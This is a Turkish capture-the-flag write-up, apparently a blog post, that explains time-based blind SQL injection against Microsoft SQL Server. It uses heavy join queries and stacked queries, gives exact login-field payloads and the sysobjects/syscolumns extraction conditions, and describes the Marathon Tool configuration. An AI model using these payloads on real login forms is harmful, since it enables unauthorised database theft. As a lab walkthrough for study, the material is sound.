CTF.v6'nın Çözümü ve Pratik Bir Veri Çıkartma Aracı

Hedef

http://ctf.webguvenligi.org/ adresinden Giriş bağlantısı ile girilen uygulamanın veritabanı bağlantı cümleciğini ele geçirmek.

Yaklaşım

Önceki CTF'leri takip edenler bilir, bu tip uygulamalarda Giriş alanlarını geçebilmek ve/ya buradan bilgi sızdırabilmek için kullanılabilecek en etkili yöntem SQL Injection'dır. Tabi, bu kullanıcı adı şifrenin kolay tahmin edilebilir ya da bir yerlerde yazıyor olmadığını varsayarsak. Peki bu Injection'ı nasıl keşfedeceğiz, nasıl kullanacağız ve sonuca nasıl ulaşacağız?

Ağır Sorgularla Zaman Tabanlı Kör SQL Enjeksiyonu

SQL Injection saldırısı denemelerinde eğer sunucudan elle tutulur herhangi bir cevap alınamıyorsa, verinin kendisi veya cömert hata sayfaları gibi, bir başka deyişle sunucudan dönen cevap hep aynı hata sayfası ise uygulanabilecek saldırı yöntemi sayısı oldukça azalıyor. Doğrudan verinin kendisine ulaşamadığınız bu saldırı "kör" olarak adlandırılırken, dolaylı olarak ulaşmamızı sağlayacak olan yöntem de sunucunun cevap süresindeki(response time) değişikliklerin takibi ile mümkün olmaktadır.

Ağır Sorgu

Eğer sunucu tarafında çalışan SQL cümleciğini manipüle edebiliyorsanız, sunucuda zaman alan SQL sorguları çalıştırmayı deneyebilir, eğer başarılı olunursa bu ağır sorguların çalışması doğru/yanlış cümlelerine bağlanarak istediğimiz veriyi elde etmemizi sağlayabilir. Örnek vermek gerekirse aşağıdaki sorgu:

```
SELECT COUNT(*) FROM sysusers AS S1, sysusers AS S2, sysusers AS S3, sysusers AS S4, sysusers AS S5, sysusers AS S6, sysusers AS S7, sysusers AS S8
```

sysusers tablosunu kendisi ile 8 defa JOIN ederek veritabanı sunucusunu oldukça büyük bir Kartezyen çarpımına zorlar ve veritabanının bu sorgunun sonucu olan sayıyı bulması epey süre alır.

Çoklu Sorgu Yöntemi

Ağır sorguları veri çıkarımında kullanmanın birden fazla yöntemi vardır. Çok güvenilir olmadığından üzerinde durmayacağımız yöntem sorgu optimizasyonu ile sırasında WHERE klozunda yazılan koşullarda kısa-yol uygulanması. Özetle, birbirine AND ile bağlanmış olan koşullardan kısa zaman alacak olanı veritabanının önce çalıştırarak koşulun yanlış olması durumunda diğer koşulları çalıştırmadan sonucun bulunması demektir. Fakat bu yöntemde veritabanı optimizasyonuna bağımlılık yüksektir. Bu yüzden biz, veritabanımız da Microsoft SQL Server olduğundan ve çoklu sorgu çalıştırılmasına müsait olduğundan Çoklu Sorgu yöntemini kullanacağız. Örneğin enjeksiyon yapacağımız string;

```
'; SELECT * FROM sysobjects;--
```

gibi olacak olup birden fazla sorgu veritabanında çalıştırılacaktır.

Enjeksiyon
Yukarıda bahsedilen iki yöntemi bir araya getirecek olursak, enjeksiyon yapmamız gereken sorgu aşağıdaki gibi olacaktır:

‘; IF koşullu_sorgu BEGIN ağır_sorgu END

Bu çoklu sorgunun çalışma süresinden koşullu sorgumuzun cevabının doğru veya yanlış olduğunu çıkartabiliriz. Yani şu durumda veritabanına istediğimiz doğru/yanlış sorusunu sorabiliyor, doğru cevabı veritabanından çıkartabiliyoruz.

Neler Öğrenebiliriz
Yukarıdaki yöntem kullanılarak veritabanından hemen her türlü bilgiyi çıkartmamız mümkündür. Örneğin;

(SELECT COUNT(*) FROM sysobjects WHERE xtype=’u’) < n

Koşullu sorgusunu kullanarak ve yeteri kadar sorgu yaparak veritabanında kullanıcı tanımlı tablo sayısını çıkartabiliriz.

Tablo ismi için sırasıyla:

(SELECT TOP 1 Id FROM sysobjects WHERE xtype=’u’) < n => tablo id’si

(SELECT LEN(name) FROM sysobjects WHERE Id = @Id) < n => tablo id’si ile isim uzunluğu

(SELECT ASCII(SUBSTRING(name, 1,1)) FROM sysobjects WHERE id = @Id) < n => tablo isminin ilk harfi

Değerlerini bularak tablo ismini ve yine benzer yöntemler kullanarak tablodaki verileri veritabanından çıkartabiliriz.

CTF.v6 Çözümü
Yukarıda bahsedilen metotları birer birer kullanacak olursak eğer;

1. SQL Injection Keşfi:

Kullanıcı Adı : admin
Parola : ') AND (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1--

2. Çoklu Sorgu Yapısı & Veri Çıkarma

İhtiyacımız olan her şey elimizde olduğuna göre, veritabanındaki tablo sayısı ile veri çıkarma işlemine başlayabiliriz:

Kullanıcı Adı : admin
Parola : ‘); IF (SELECT COUNT(*) FROM sysobjects WHERE xtype=’u’) > 1 BEGIN SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8 END--

kullanıcı adı, parola ile giriş yapmaya çalıştığımızda sunucudan geç cevap alırken koşullu sorguyu tablo sayısı büyüktür 2 yaptığımızda sunucunun hemen cevap verdiğini görebiliriz. Böylelikle veritabanında 2 adet tablo olduğunu anlamış oluruz.

Bu şekilde veritabanının bütününün şemasını çıkartmak mümkündür ve sırasıyla, tablo id'leri, tablo isimleri, tablo kolon sayıları, tablo kolon isimlerini çıkarttıktan sonra tablonun içerisindeki veriye ulaşmamız mümkün olacaktır.

Bu veri çıkarma işlemleri için gerekli olan SQL cümleleri sırasıyla:


- (SELECT TOP 1 Id FROM sysobjects WHERE xtype='u') < n => tablo id'leri
- (SELECT LEN (name) FROM sysobjects WHERE id = @Id) < n => ilgili tablo isim uzunluğu
- (SELECT ASCII(SUBSTRING(name, 1, 1)) FROM sysobjects WHERE id = @Id) < n => ilgili tablo ismi
- (SELECT COUNT(*) FROM syscolumns WHERE id = @Id) < n => ilgili tablo kolon sayısı
- (SELECT MIN(colid) FROM syscolumns WHERE id = @Id AND colid > @colId) < n => ilgili tablo kolon id'leri
- (SELECT LEN(name) FROM syscolumns WHERE id=@Id AND colid =@colid) < n => ilgili tablo ilgili kolon isim uzunlukları
- (SELECT ASCII(SUBSTRING(name, 1, 1)) FROM syscolumns WHERE id = @Id AND colid=@colid) < n => ilgili tablo ilgili kolon isimleri
- (SELECT TOP 1 ASCII(SUBSTRING(@colname, 1,1)) FROM @tablename) < n => ilgili tablonun ilgili kolonundaki veri

SQL Injection stringini keşfettikten sonra sonuca ulaşmam yaklaşık 4 saatimi aldı. Sonra Marathon Tool ile karşılaştım.

Zaman Tabanlı Kör SQL Enjeksiyonu için Pratik bir Araç: Marathon Tool

DEFCON 16'da Chema Alonso ve Jose Parada tarafından sunulmuş bu araca [1] http://marathontool.codeplex.com sitesinden erişebilirsiniz. Aşağıdaki gibi bir arayüzle karşılaşacağınız bu araç sayesinde CTF.v6 uygulamasının veritabanı şeması, düzgün konfigürasyonla, yaklaşık yarım saat içerisinde çıkartılabiliyor.

Bu araç halihazırda uygulamada yalnızca şema tablolarının kolon isimlerini çıkartabiliyor. Fakat açık ve temiz kaynak kodlu olmasından dolayı, çoklu sorgu ile çalışacak ve Microsoft SQL Server verisini çıkartacak hale getirmek oldukça basit. Tek handikapı VB. NET ile geliştirilmiş olması ☺


Marathon Tool (version 0.1.3.10)
File
Help
Configuration
Database schema
Debug log
Basic configuration
Database engine:
Microsoft SQL Server
Get
Post
SSL
Target base URL:
http://ctf.localhost/Login.aspx
OK
Parameters
Cookies
Authentication
Proxy
Name
Value
Injectable
__VIEWSTATE
/wEPDwUKMTUxMjA0MzMyOWRkSEfC2I3aMkcW6RM15uM...
__EVENTVALIDATION
/wEWBALYrrTkBwLby5yFDgKn2rDICwKC3leGDK1OmTV7mW...
btnLogin
Giriş Yap
txtKullaniciAdi
admin
txtSifre
<txtSifre>
Start injection with:
')
End injection with:
--
Injection options
Min. heavy query time:
600
ms
HTTP request timeout:
1000
ms
Pause after heavy query:
100
ms
Pause after any query:
250
ms
Repeat tests count:
2
Min. joins for queries:
3
Max. joins for queries:
15
Enable equal sign in selects
Use multiple queries
Heavy queries tables:
sys.databases, sysusers
Start injection
Initialize
Get schema
Get user

REFERANSLAR

[1] **“Time-Based Blind SQL Injection using Heavy Queries”, Yazarlar: Alonso Chema et al.** **http://www.defcon.org/images/defcon-16/dc16-presentations/alonso-parada/defcon-16-alonso-parada-wp.pdf**